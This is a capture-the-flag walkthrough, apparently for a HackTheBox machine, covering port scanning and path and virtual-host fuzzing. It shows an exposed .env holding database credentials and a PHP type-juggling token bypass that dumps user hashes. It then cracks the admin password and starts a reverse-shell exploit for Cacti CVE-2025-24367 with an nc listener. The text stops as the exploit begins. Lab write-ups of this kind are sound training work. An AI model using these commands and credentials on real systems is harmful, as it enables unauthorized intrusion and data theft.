
INFORMATION GATHERING
$ nmap -sS -sV -O 10.10.11.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 09:23 EST
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.10% done; ETC: 09:24 (0:00:32 remaining)
Stats: 0:02:04 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.89% done; ETC: 09:25 (0:00:00 remaining)
Stats: 0:02:31 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.89% done; ETC: 09:25 (0:00:00 remaining)
Stats: 0:02:38 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 75.00% done; ETC: 09:25 (0:00:02 remaining)
Nmap scan report for 10.10.11.98 (10.10.11.98)
Host is up (0.21s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT      STATE  SERVICE          VERSION
80/tcp    open   http             nginx
366/tcp   closed odmr
407/tcp   closed timbuktu
500/tcp   closed isakmp
901/tcp   closed samba-swat
1124/tcp  closed hpvmmcontrol
1259/tcp  closed opennl-voice
1687/tcp  closed nsjtp-ctrl
2557/tcp  closed nicetec-mgmt
3269/tcp  closed globalcatLDAPssl
3367/tcp  closed satvid-datalnk
3493/tcp  closed nut
3878/tcp  closed fotogcad
5550/tcp  closed sdadmind
5859/tcp  closed wherehoo
5985/tcp  open   http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
13783/tcp closed netbackup
49156/tcp closed unknown
Device type: general purpose|WAP|specialized
Running (JUST GUESSING): Microsoft Windows XP|7|2012 (92%), Actiontec embedded (88%), Linux 2.4.X|3.X (88%), VMware Player (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012 cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/a:vmware:player cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
Aggressive OS guesses: Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (92%), Microsoft Windows XP SP3 (90%), Actiontec MI424WR-GEN3I WAP (88%), VMware Player virtual NAT device (87%), DD-WRT v24-sp2 (Linux 2.4.37) (87%), Linux 3.2 (86%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.50 seconds
The scan shows that ports 80 and 5985 are open, both exposing HTTP services. The operating system also appears to be, with high probability, Windows Server 2012.

Browsing to port 80 leads to this page:

The only visible entry point on the website is this login page, which asks for a username and password.

There is also a password recovery option, but regardless of the email address we provide, it does not tell us whether it is valid.
VULNERABILITY ASSESSMENT
Before trying to brute-force the login with sqlmap, let’s fuzz the website paths to look for additional endpoints.
ffuf -u http://monitorsfour.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -mc all -t 100 -e .php,.html,.txt,.env -fc 404,403

.env                    [Status: 200, Size: 97, Words: 1, Lines: 6, Duration: 126ms]
                        [Status: 200, Size: 13688, Words: 3598, Lines: 339, Duration: 220ms]
contact                 [Status: 200, Size: 367, Words: 34, Lines: 5, Duration: 2130ms]
controllers             [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 172ms]
forgot-password         [Status: 200, Size: 3099, Words: 164, Lines: 84, Duration: 964ms]
login                   [Status: 200, Size: 4340, Words: 1342, Lines: 96, Duration: 1514ms]
static                  [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 52ms]
user                    [Status: 200, Size: 35, Words: 3, Lines: 1, Duration: 4699ms]
views                   [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 169ms]
:: Progress: [23070/23070] :: Job [1/1] :: 47 req/sec :: Duration: [0:07:22] :: Errors: 200 ::
We find a .env file containing the parameters needed to connect to a MariaDB database.
DB_HOST=mariadb
DB_PORT=3306
DB_NAME=monitorsfour_db
DB_USER=monitorsdbuser
DB_PASS=f37p2j8f4t0r
However, the DBMS port is filtered.
PORT     STATE    SERVICE VERSION
3306/tcp filtered mysql
Accessing the /views path instead gives us HTML-only views of the PHP pages.
For example, trying to access /views/admin/dashboard.php:

Only the frontend of the page is shown.
Fuzzing virtual hosts gives us the following result:
ffuf -u http://monitorsfour.htb/ -H "Host: FUZZ.monitorsfour.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fw 3

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 637ms]

Version 1.2.28 is affected by CVE-2024-54145 (SQLi), CVE-2024-54146 (SQLi), CVE-2025-22604 (RCE), CVE-2025-24367 (RCE), CVE-2025-24368 (SQLi), and CVE-2024-45598 (LFI). All of them require authentication to the platform before they can be exploited.
Going back to the main website, we have an interesting endpoint from the previous fuzzing step.
curl -i "http://monitorsfour.htb/user"
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 07 Dec 2025 17:46:07 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/8.3.27
Set-Cookie: PHPSESSID=fd12d361bc994dab586535bd7686cede; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

{"error":"Missing token parameter"}
If we provide /user?token=123 as a parameter, the application returns {"error":"Invalid or missing token"}.
Let’s test whether this endpoint is affected by type juggling by trying values in scientific notation such as 0e9999, 0e1234, and similar payloads.
This attack works when the comparison is loose: for example, if the code contains a statement like if ($token == $user['token']).
It also requires at least one token to start with 0e..., because PHP can interpret both strings as numbers in scientific notation. As a result, the comparison can be bypassed.
curl 'http://monitorsfour.htb/user?token=0e1234'

[{"id":2,"username":"admin","email":"admin@monitorsfour.htb","password":"56b32eb43e6f15395f6c46c1c9e1cd36","role":"super user","token":"1c41ea00e1f452a55a","name":"Marcus Higgins","position":"System Administrator","dob":"1978-04-26","start_date":"2021-01-12","salary":"320800.00"},{"id":5,"username":"mwatson","email":"mwatson@monitorsfour.htb","password":"69196959c16b26ef00b77d82cf6eb169","role":"user","token":"0e543210987654321","name":"Michael Watson","position":"Website Administrator","dob":"1985-02-15","start_date":"2021-05-11","salary":"75000.00"},{"id":6,"username":"janderson","email":"janderson@monitorsfour.htb","password":"2a22dcf99190c322d974c8df5ba3256b","role":"user","token":"0e999999999999999","name":"Jennifer Anderson","position":"Network Engineer","dob":"1990-07-16","start_date":"2021-06-20","salary":"68000.00"},{"id":7,"username":"dthompson","email":"dthompson@monitorsfour.htb","password":"8d4a7e7fd08555133e056d9aacb1e519","role":"user","token":"0e111111111111111","name":"David Thompson","position":"Database Manager","dob":"1982-11-23","start_date":"2022-09-15","salary":"83000.00"}]
[
{
"id":2,
"username":"admin",
"email":"admin@monitorsfour.htb",
"password":"56b32eb43e6f15395f6c46c1c9e1cd36",
"role":"super user",
"token":"1c41ea00e1f452a55a",
"name":"Marcus Higgins",
"position":"System Administrator",
"dob":"1978-04-26",
"start_date":"2021-01-12",
"salary":"320800.00"
},
{
"id":5,
"username":"mwatson",
"email":"mwatson@monitorsfour.htb",
"password":"69196959c16b26ef00b77d82cf6eb169",
"role":"user",
"token":"0e543210987654321",
"name":"Michael Watson",
"position":"Website Administrator",
"dob":"1985-02-15",
"start_date":"2021-05-11",
"salary":"75000.00"
},
{
"id":6,
"username":"janderson",
"email":"janderson@monitorsfour.htb",
"password":"2a22dcf99190c322d974c8df5ba3256b",
"role":"user",
"token":"0e999999999999999",
"name":"Jennifer Anderson",
"position":"Network Engineer",
"dob":"1990-07-16",
"start_date":"2021-06-20",
"salary":"68000.00"
},
{
"id":7,
"username":"dthompson",
"email":"dthompson@monitorsfour.htb",
"password":"8d4a7e7fd08555133e056d9aacb1e519",
"role":"user",
"token":"0e111111111111111",
"name":"David Thompson",
"position":"Database Manager",
"dob":"1982-11-23",
"start_date":"2022-09-15",
"salary":"83000.00"
}

] As we can see, this happens because some tokens start with 0e..., so PHP treats them ambiguously during a loose comparison.
Since the passwords are stored as MD5 hashes, we can crack them with a service such as CrackStation.
For example, the admin user’s password is wonderful1 (on HTB, this password may vary; in this run it was wonderful1).

On Cacti, however, the admin username is marcus.
EXPLOITATION
For exploitation, we will use this PoC for CVE-2025-24367.
We download the exploit, open a listener with nc -lvnp 4444, and run the command.
$ python exploit.py -u marcus -p wonderful1 -i <ip_attack> -l 4444 -url http://cacti.monitorsfour.htb

[+] Cacti Instance Found!
